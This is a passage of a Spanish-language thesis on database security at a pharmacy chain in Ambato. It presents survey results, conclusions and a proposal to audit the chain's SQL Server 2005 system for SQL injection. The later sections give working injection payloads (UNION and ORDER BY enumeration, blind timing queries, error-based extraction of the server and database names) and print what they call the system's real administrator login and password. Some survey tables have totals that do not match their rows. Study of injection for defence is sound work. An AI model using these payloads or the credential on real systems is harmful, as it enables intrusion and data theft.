| **N.-** | **Ítems** | **Frecuencia** | **%** |
|---|---|---|---|
| 1. | SI | 2 | 40 |
| 2. | NO | 3 | 60 |
| TOTAL: | | 15 | 100% |

Tabla 11. *Frecuencia de la pregunta número 5.*
***Elaborado por**: Investigador*




Figura 4.5. *Respuesta - pregunta número 5.*

***Elaborado por**: Investigador*

Fuente: Estudio de Campo.

Autor: Investigador.

**Interpretación.**

**Cuantitativo:** De los 5 encuestados el 40% que representan 2 personas nos indica que se realizan copias de seguridad diariamente de la información, el 60% que representa a 3 personas nos indica que no se realizan copias de seguridad diariamente de la información.

**Cualitativo:** Es necesario acotar lo que en su página MSDN (internet; 12/12/206; 07/11/2011) Un mecanismo de seguridad indispensable son las copias de seguridad. En una copia de seguridad volcamos los nuevos datos que insertamos en el sistema, así siempre existe la seguridad de recuperar la información almacenada en nuestro sistema.

6. ¿Utilizan cifrados de seguridad?

| N.- | Ítems | Frecuencia | % |
|---|---|---|---|
| 1. | SI | 1 | 20 |
| 2. | NO | 4 | 80 |
| TOTAL: | | 15 | 100% |

Tabla12. *Frecuencia de la pregunta número 6*

***Elaborado por**: Investigador*




Figura 4.6. *Respuesta - pregunta número 6.*

***Elaborado por**: Investigador*

Fuente: Estudio de Campo.

Autor: Investigador.

**Interpretación.**

**Cuantitativo:** De los 5 encuestados el 20% que representa 1 persona nos indica que el sistema utiliza cifrados de seguridad, mientras que el 80% que equivale a 3 personas indican que el sistema no utiliza cifrados de seguridad.

**Cualitativo:** Es necesario mencionar lo que en su página MSDN (internet; 12/12/206; 07/11/2011) El cifrado no resuelve los problemas de control de acceso. Sin embargo, mejora la seguridad debido a que limita la pérdida de datos, los certificados son "claves" de software que se comparten entre dos servidores que permiten las comunicaciones seguras a través de una autenticación segura. Puede crear y usar certificados en SQL Server para mejorar la seguridad de objetos y conexiones.

# CAPITULO V

# CONCLUSIONES Y RECOMENDACIONES

## 5.1 Conclusiones

- La institución actualmente no posee políticas de seguridad, esto evidencia que la empresa está expuesta a ser atacada, lo cual puede ocasionar serios problemas a los activos de la misma.

- Algo positivo es que el sistema registra todos los movimientos que se realizan en el mismo esto evidencia que se puede saber a ciencia cierta que usuario realizo algún movimiento en el sistema a través de una tabla de auditorías llamada Bitácora.

- Los usuarios valoran que el sistema funcione en un entorno Cliente/Servidor, puesto que les resulta práctico y novedoso. También se ha constatado que es beneficiosa e interesante la posibilidad de acceso a la Base de Datos, como es el caso de la empresa en mención, cuyas actividades resultan más atractivas y amenas.

- Las copias de seguridad de la información que genera la empresa no se la realiza diariamente, además cuando se obtienen los respaldos no son almacenados de una manera adecuada.

- La empresa maneja información de sus copias de respaldo sin cifrar, lo cual expone a un riesgo importante a los datos que maneja la organización.

- La institución cuenta con una red interna, pero con carencias de seguridad, puesto que no existe configurado ningún firewall para controlar el tráfico de la red que impida el acceso no autorizado.

- El sistema informático así como la información que maneja la empresa puede ser manipulada por cualquier persona, esto incide en un riesgo altamente elevado, puesto que alguna persona con algún conocimiento en la metería podía hacer mal uso de los datos poniendo en riesgo a la organización.

## 5.2 Recomendaciones

- El Administrador del sistema debería implantar de políticas de seguridad, puesto que resulta imperioso ya que esto permitirá definir las responsabilidades, los requisitos de seguridad, las funciones, y las normas a seguir orientando as la institución hacia un uso responsable de los recursos que posee.

- Al administrador del sistema se recomienda que los respaldos se los debe almacenar en discos externos en un lugar distinto a la sede de su empresa, porque en caso de robo o incendio puede perder toda la información

- Se recomienda que la empresa convierta el cifrado en un componente estándar de su proceso de copia de respaldo cuando es necesario trasladar los respaldos fuera de la empresa, el cifrado de datos de recuperación y de copias de respaldo ofrece a las organizaciones una importante capa de protección. Además, ofrece tranquilidad y seguridad para los datos de copias de respaldo independientemente de dónde están ubicados o de qué sucede con ellos.

- El administrador del sistema debería crear políticas de acceso a la red del sistema, así como de la creación y de medidas que permitan mantener el la información que se transporta en la red sea segura.

- Se recomienda desarrollar e implementar Inyección SQL para detectar las vulnerabilidades de seguridad en las bases de datos SQL server 2005 en las farmacias cruz azul vitalidad de la ciudad de Ambato.

# CAPITULO VI

# PROPUESTA

## 6.1 DATOS INFORMATIVOS

- **Titulo**

  "Inyección SQL para detectar las vulnerabilidades de seguridad en las bases de datos SQL server 2005 en las farmacias cruz azul vitalidad de la ciudad de Ambato."

- **Institución Ejecutora**

  Farmacias cruz azul vitalidad

- **Director de Tesis**

  Ing. Galo López

- **Beneficiarios**

  Farmacias cruz azul vitalidad

- **Ubicación**

  Av. Atahualpa y los Chasquis frente a cooperativa cámara de comercio de Ambato.

- **Tiempo Estimado para la ejecución**

  **Fecha de Inicio:** Enero del 2012

  **Fecha de Finalización:** Junio del 2012

- **Equipo técnico responsable**

  **Investigador:** David Chicaiza

  **Tutor:** Ing. Galo López

  **Administrador de la Institución:** Dra. Grimaneza Fonseca

- **Costo**

  Aporte del investigador es de 1,032.57$

### 6.2 Antecedentes de la Propuesta

La institución actualmente no posee políticas de seguridad, lo cual puede ocasionar serios problemas a los activos de la misma además las copias de seguridad de la información que genera la empresa no se la realiza diariamente y cuando se obtienen respaldos no son manejados de una manera adecuada, la red interna posee carencias de seguridad, puesto que no existe configurado ningún firewall para controlar el tráfico de la red que impida el acceso a personas no autorizadas, puesto que el sistema informático así como la información que maneja la empresa utiliza este recurso, esto evidencia que la empresa está expuesta a ser atacada, convirtiéndose en un riesgo potencial, ya que alguna persona con algún conocimiento en la metería podía hacer mal uso de los datos poniendo en riesgo a la organización

Por tal motivo se hace imperioso la implantación de políticas de seguridad puesto que permitirá definir las responsabilidades, los requisitos de seguridad, las funciones, y las normas a seguir orientando a la institución hacia un uso responsable de los recursos que posee, respaldando la información de una manera adecuada y técnica en

discos externos en un lugar distinto a la sede de la empresa, porque en caso de robo o incendio puede perder toda la información además es recomendable que la empresa convierta el cifrado en un componente estándar de su proceso de copia de respaldo cuando es necesario trasladar los respaldos fuera de la empresa, el cifrado de datos de recuperación y de copias de respaldo ofrece a las organizaciones una importante capa de protección. Además, ofrece tranquilidad y seguridad para los datos de copias de respaldo independientemente de dónde están ubicados o de qué sucede con ellos. Crear políticas y realizar un estudio de las vulnerabilidades de seguridad en las BD del sistema, así como de la creación y de medidas que permitan mantener la información protegida.

### 6.3 Justificación.

En la actualidad la tecnología ha ido avanzando aceleradamente a la par de la masificación del internet, toda la información es almacenada en ordenadores de manera automática, con todo el riesgo que se corre al manejar información se debe tener una medidas de protección, para poder garantizar la integridad de la información y las tecnologías que facilitan la gestión de la información.

Al utilizar Internet como herramienta de comunicación se amplía el radio de cobertura de las aplicaciones con bases de datos, permitiendo así una mayor accesibilidad a la información para los usuarios, pero como la web es un sitio accesible a la población en general las problemáticas de seguridad surgen diariamente y son un dolor de cabeza para cualquier organización que utilice este medio, por tal motivo es necesario elaborar un estudio acerca de las vulnerabilidades a las que afecta la inyección de código SQL sobre las bases de datos de SQL server, este sería de gran ayuda para un administrador de bases de datos, debido al tedioso trabajo que resulta al momento de controlar el manejo de las transacciones que se realizan diariamente en las bases de datos, tareas que se realizan diariamente.

La utilización de dicha herramientas seria de suma importancia debido a las grandes ventajas que se puede obtener al momento de proteger las bases de datos, además apoyará en la detección de estos problemas para su corrección por medio de recomendaciones para permitir mejorar el rendimiento del sistema haciéndolo confiable y menos vulnerable y en un tiempo mínimo hará que el sistema se transforme en un modelo digno de ser imitado por las empresas de la localidad.

También se puede destacar que al mantener la información protegida y libre de amenazas, se asegura que los datos se encuentren íntegros para que los clientes se sientan seguros de utilizar la aplicación repercutiendo así en ganancias para la organización.

Finalmente se justifica plenamente el presente trabajo pues la investigación permite avanzar y seguir fomentando el avance tecnológico de las empresas ambateñas llegando así a un nivel más alto de productividad.

## 6.4 Objetivos de la Propuesta

### 6.4.1 Objetivo General

Documentar un estudio de las vulnerabilidades a las que afecta la inyección de código SQL al sistema de gestión de base de datos SQL server.

### 6.6.2 Objetivos Específicos

- Analizar la teoría de los mecanismos de inyección SQL
- Realizar un diagnóstico de los mecanismos de inyección SQL, para determinar cuál es la que más efectiva.
- Implementar los resultados para determinar medidas que permitan la prevención de ataques de inyección SQL.

## 6.7 Análisis de Factibilidad

### 6.5.1 Factibilidad Operativa

Durante el levantamiento de la información, se identificaron todas las actividades que son necesarias para alcanzar el objetivo principal, lo que genero la documentación de un estudio de las vulnerabilidades a las que afecta la inyección de código SQL al sistema de gestión de base de datos SQL server, siendo este un problema de seguridad informática que debe ser tomado en cuenta para ser prevenido, lo más recomendable es aplicar medidas que permitan al sistema evitar ser vulnerado, evitando así que la seguridad del sistema puede quedar seriamente comprometida.

### 6.7.2 Factibilidad Técnica

Es factible técnicamente, puesto que Farmacias cruz azul vitalidad cuenta con equipos informáticos, que satisfacen todos los requerimientos de hardware y de software para el desarrollo de la presente investigación, existe la viabilidad y los respectivos medios que se usaran para facilitar y el correcto desarrollo del proyecto antes mencionado.

### 6.5.8 Económico-Financiero

Para la presente investigación el ámbito económico es factible, puesto que la empresa posee el motor de base de datos adquirido anteriormente, La inversión por parte de la institución no es necesaria, porque esta cuenta con los recursos necesarios.

## 6.6 Fundamentación Teórica.

### 6.6.1 Inyección SQL

Según LinuxPartyGroup (Internet; 09/10/2011; 04/02/2012; 10:08) Un ataque de inyección SQL consiste en la inserción o la "inyección" de una consulta SQL a través de los datos de entrada de la aplicación del cliente. El éxito de explotar una inyección SQL puede ser el de leer datos sensibles de la base de datos, modificar la base de datos para (Insertar / Actualizar / Borrar), ejecutar operaciones de administración de la base de datos (por ejemplo parar el DBMS), recuperar el contenido de un archivo presente en el sistema de ficheros y/o DBMS, Y hasta en algunos casos, llegar a la shell (línea) de comandos del sistema operativo.

### 6.6.2 Detección de inyección del SQL

El primer paso de esta prueba es entender cuando la aplicación se conecta con un servidor de BD para tener acceso a ciertos datos. Los ejemplos típicos de estos casos surgen cuando una aplicación necesita hablar con un BD incluyendo:

- **Formas de la autentificación:** Cuando la autentificación se realiza usando un formulario web, en ocasiones las credenciales del usuario están comprobadas contra una base de datos que contenga todos los nombres del usuario y contraseñas (o, mejor, los hashes de las contraseñas)
- **Motores de la búsqueda:** las cadenas insertadas por el usuario se podrían utilizar en una pregunta del SQL que extrae todos los registros relevantes de una base de datos.
- **Sitios de comercio electrónico:** los productos y sus características (precio, descripción, disponibilidad,…) será muy probable que sean almacenados en una base de datos relacional.

Se tiene que hacer una lista de todos los campos de entrada cuyos valores podrían ser utilizados en la elaboración de una consulta, tratando de interferir con la consulta y

generar un error. La primera prueba por lo general consiste en añadir una comilla simple ( ') o un punto y coma (;) sobre el terreno sometido a la prueba. La primera se utiliza en SQL como una cadena de terminación y, de no ser filtrada por la aplicación, daría lugar a una pregunta incorrecta. El segundo se utiliza para poner fin a una instrucción SQL y, en caso de que no se filtra, también es probable que genere un error.

### 6.6.3 Inyecciones de código SQL

Según HackTimes(Internet; 21/01/2010; 27/10/2011; 20:20) Inyección de código SQL es un tipo de vulnerabilidad derivada de un incorrecto filtrado de los parámetros que trata la aplicación y que permite la ejecución de código SQL en el DBMS (Data Base Manager System - Sistema Gestor de Base de Datos). En función de los privilegios que tenga el usuario con el que la aplicación se conecte a la base de datos tendremos desde permisos de sólo lectura sobre la base de datos a la que la aplicación se conecta de forma original, hasta permisos de lectura y escritura sobre todas las bases de datos del DBMS e incluso ejecución de comandos en el sistema, escritura de ficheros, etc.
Es importante mencionar lo que msdn(Internet; 05/12/2005; 05/11/2011; 22:38) Inyección de código SQL es un ataque en el cual se inserta código malicioso en las cadenas que posteriormente se pasan a una instancia de SQL Server para su análisis y ejecución. Todos los procedimientos que generan instrucciones SQL deben revisarse en busca de vulnerabilidades de inyección de código, ya que SQL Server ejecutará todas las consultas recibidas que sean válidas desde el punto de vista sintáctico. Un atacante cualificado y con determinación puede manipular incluso los datos con parámetros.

La forma principal de inyección de código SQL consiste en la inserción directa de código en variables especificadas por el usuario que se concatenan con comandos SQL y se ejecutan. Existe un ataque menos directo que inyecta código dañino en cadenas que están destinadas a almacenarse en una tabla o como metadatos. Cuando

las cadenas almacenadas se concatenan posteriormente en un comando SQL dinámico, ejecutándose así el código dañino.

El proceso de inyección consiste en finalizar prematuramente una cadena de texto y anexar un nuevo comando. Como el comando insertado puede contener cadenas adicionales que se hayan anexado al mismo antes de su ejecución, el atacante pone fin a la cadena inyectada con una marca de comentario "--".

Cabe destacar lo que afirma Luis Parravicini (2011,73) La inyección SQL consiste en alterar la sentencia SQL que se ejecuta en la base de datos, Utilizando como vehículo para el ataque información enviada por el usuario. Esto sucede debido a que no validan correctamente los datos recibidos. Así, el atacante puede conseguir datos que no debería ver, borrarlos, obtener más permisos, etc.

### 6.6.4 Factores de Riesgo.

**Datos externos**: La aplicación permite la adquisición de datos desde fuentes **externas**: **usuarios, archivos, etc**. En esta relación, la aplicación debería siempre, asumir que los datos recibidos están contaminados (tainted data).

**Consultas dinámicas:** El código de la aplicación emplea un modelo de datos que requiere el uso de un DBMS y además genera consultas al **DBMS** con los datos obtenidos de fuentes externas.
**Saneamiento**: Validación inapropiada de datos externos. El código desarrollado no filtra adecuadamente los datos recibidos de fuentes externas o no implementa ningún procedimiento de validación.

### 6.6.5 Factores de prevención

**Consultas SQL parametrizadas:** Consultas rígidas y predecibles preparadas empleando una capa de abstracción del driver SQL en uso por la aplicación.

**Procedimientos almacenados:** Consultas rígidas y predecibles implementadas en el DBMS.

**Validación contra listas blancas:** Controles estrictos que validan de manera rígida los datos recibidos, incorporando restricciones sobre, tipo de datos, longitud y formato en general.

### 6.6.6 Consecuencias

**Perdida de la confidencialidad:** Que un usuario no autorizado pueda explotar una inyección SQL para abusar del DBMS y obtener acceso no autorizado datos sensibles genera la pérdida inmediata de confidencialidad de los mismos.

**Autenticación**: Que un usuario pueda manipular un artefacto de **autenticación que recurre a consultas SQL poco robustas** como mecanismo de validación podría permitir a un agresor emplear inyecciones SQL para **comprometer la lógica implementada**.

**Autorización**: Cuando un sistema poco robusto dependa un de DBMS para la gestión de privilegios, roles u otros una, inyección SQL podría permitir a un agresor manipular el sistema para escalar sus privilegios vertical o horizontalmente.

**Integridad**: Una aplicación que maneje una conexión con privilegios CRUD en el DBMS, si expuesta a una inyección SQL podría permitir a un usuario mal intencionado manipular la información almacenada.

### 6.6.7 Tipos de Ataques.

**Inyecciones basadas en errores:** Este es el tipo de vector más fácil de ejecutar y se caracteriza por utilizar un canal inband para la transferencia de datos.

**Inyecciones ciegas:** Este vector de ataque se caracteriza por necesitar, en general, automatización. Los datos se obtienen por un canal

**Inyecciones basadas en errores** La adquisición de información sobre el modelo de datos empleado, la estructura de la base de datos y si posible de la consulta base sobre la cual se inyecta es una de las fases más importantes en un ataque de inyección SQL. Una de las primeras acciones a desarrollar es identificar si es posible crear una sentencia UNION válida, ya que de ser el caso, la extracción de información del DBMS se hará de una manera más eficiente.

- **UNION, fuerza bruta**
- **Técnica de fuerza bruta por Null**
- **Técnica de fuerza bruta por ORDER BY**

Supongamos que en un consulta base, están presente 5 columnas, la siguiente sentencia, generará entonces una consulta UNION válida.

```
... UNION SELECT null, null, null, null, null --
```

```
... ORDER BY 1 -- Sin errores
...
... ORDER BY 5 -- Sin errores
... ORDER BY 6 -- Genera error!
```

```
/*!32302 <instruccion>*/
```

```
SELECT CONCAT("Version␣>=␣5.01.49?␣"/*!50149 ,"TRUE"*/)
```

Enumerando bases de datos Como etapa inicial resulta útil determinar que bases de datos se encuentran disponibles en el DBMS.

```
SELECT schema_name FROM information_schema.
   schemata
```

Enumerando tablas information_schema también permite enumerar las tablas correspondientes a una base de datos concreta.

```
SELECT table_name FROM information_schema.
   tables WHERE table_schema = (SELECT
   database())
```

Extracción de datos En posesión de un vector de inyección UNION y la información enumerada, se puede construir la estructura básica para las inyecciones siguientes con la que extraer los datos deseados.

```
... UNION SELECT CONCAT('Shell>',(SELECT
   columna FROM tabla LIMIT 0,1)), ..., null
```

La mecánica empleada en esta variante del ataque no difiere de la empleada en las inyecciones basadas en error, pero si se hace necesario la introducción de unos artefactos especiales.

Inyecciones parcialmente ciegas Este caso particular de inyecciones ocurre cuando es posible inyectar código que sea evaluado en el DBMS pero únicamente se pueden observar alteraciones en la respuesta de la aplicación

```
.. AND 1=(SELECT IF(SUBSTRING(@@version,1,1)=<
   parametro>,1,0))
```

Inyecciones totalmente ciegas Esta modalidad ocurre cuando un usuario es capaz de determinar la existencia de la inyección pero no se observa ninguna alteración en el comportamiento de la aplicación.

```
SELECT IF(SUBSTRING(@@version,1,1)=<parametro
   >,BENCHMARK(100000,SHA1(1)),0)
```

### 6.6.8 Extracción de datos, automatización y herramientas

Explotar activamente una inyección SQL puede ser lento y tedioso. El uso de herramientas externas puede introducir limitaciones ya que puede ocurrir que estas no se encuentran orientadas a trabajar con el DBMS a ser explotado o no implementen una funcionalidad necesaria.

Un auditor ha identificado en una aplicación alrededor de 12 puntos de inyección. El administrador del DBMS monitoriza activamente el registro de eventos en búsqueda de errores y los compara con un baseline. Los resultados se consideran un éxito, si en cada inyección el auditor es capaz de ejecutar un UNION SELECT @@version.

```
...'  ORDER BY  1        -  → Sin error
...'  ORDER BY  2        -  → Sin error
      ...                  → Sin error
...'  ORDER BY  n − 1    -  → Sin error
...'  ORDER BY  n        -  → Con error
```

Figura 6.6.8. *Resultado de consulta 6.6.8.*

**Fuente:**http://jms32.eresmas.net/tacticos/programacion/documentacion/seguridad/SQLINjection/SQLInjection.html.

En algunas ocasiones puede existir una herramienta con el potencial de realizar el ataque que deseamos pero se considera necesario extenderla.

## 6.7 Inyección de código a las BD SQL en MS SQL Server 2005 de las farmacias Cruz Azul Vitalidad de la ciudad de Ambato

El sistema al que se va a realizar las pruebas se llama **Neptuno**, este se encuentra sobre una base de datos denominada **NeptunoFranquiciado** la misma que se encuentra en SQL server 2005, a continuación la vista principal de la aplicación:




Figura 6.7.1. *Pantalla principal de la aplicación.*

**Fuente:** Captura de pantalla principal de ingreso al sistema




Figura 6.7.2. *Bd NeptunoFranquiciado.*

**Fuente:** Captura de BD NeptunoFranquiciado

La aplicación requiere identificación de usuario y contraseña. Si intentamos entrar un usuario y Contraseña al azar la aplicación nos dirá “Login es invalido, no corresponde a esta empresa o esta deshabilitado” El Usuario y Contraseña correcto son: “admin” y “dires2012”. Podemos comprobarlo introduciéndola.




Figura 6.7.3. *Acceso exitoso al sistema.*

**Fuente:** Captura de pantalla del acceso exitoso al sistema

Pues bien ahora es necesario comprobar si existe alguna vulnerabilidad, así como el tipo de dato del parámetro (entero/int o cadena/string) ya que esta información es importante a la hora de construir las peticiones para obtener la información del DBMS.

### 6.7.1 Detectando vulnerabilidades de inyección de código SQL

La forma de verificar si el sistema es vulnerable es introduciendo una comilla en el parámetro o variable a comprobar. Realizando la petición:

**usuario : admin**

**contraseña: dires'**

Se obtuvo el error: **Unclosed quotation mark after the character string 'dires''**.

Este error retorna el DBMS indica que no se ha cerrado correctamente las comillas, como se puede observar en la siguiente captura de pantalla:


Figura 6.7.1.1 *Error del **DBMS***.

**Fuente:** Captura de pantalla Error del DBMS

A continuación se va a tratar de obtener el nombre del servidor usando la variable **@@servername** mediante la siguiente petición:

**dires'+and+1=convert(int,*@@servername)*--**

Se observa que el nombre del servidor, en este caso es **administrador**




Figura 6.7.1.2 *Nombre del servidor*.

**Fuente:** Captura de pantalla nombre del servidor

Lo siguiente será obtener el nombre de la base de datos a la que está conectada la aplicación dentro del DBMS, para lo cual se va a utilizar la función **db_name()**. Esta función se la utiliza sin parámetros, ya que devolverá el nombre de la base de datos a la que está conectada la aplicación.

Se utilizara la siguiente petición:

**dires'+and+1=convert(int, *db_name()*)--**




Figura 6.7.1.3 *Nombre de la **BD***.

**Fuente:** Captura de pantalla Nombre de la BD

Para la práctica se obtendrá el nombre de las diferentes bases de datos existentes dentro del DBMS, para lo que se utilizara la misma función utilizada anteriormente **db_name()**. Con la variante de introducir un valor numérico que varía entre **0** (similar a no introducir parámetros) y **n**, siendo n el número de bases de datos del DBMS. Para el ejemplo, se obtendrá las diferentes bases de datos del sistema con las siguientes peticiones:

**dires'+and+1=convert(int, db_name(1))--**

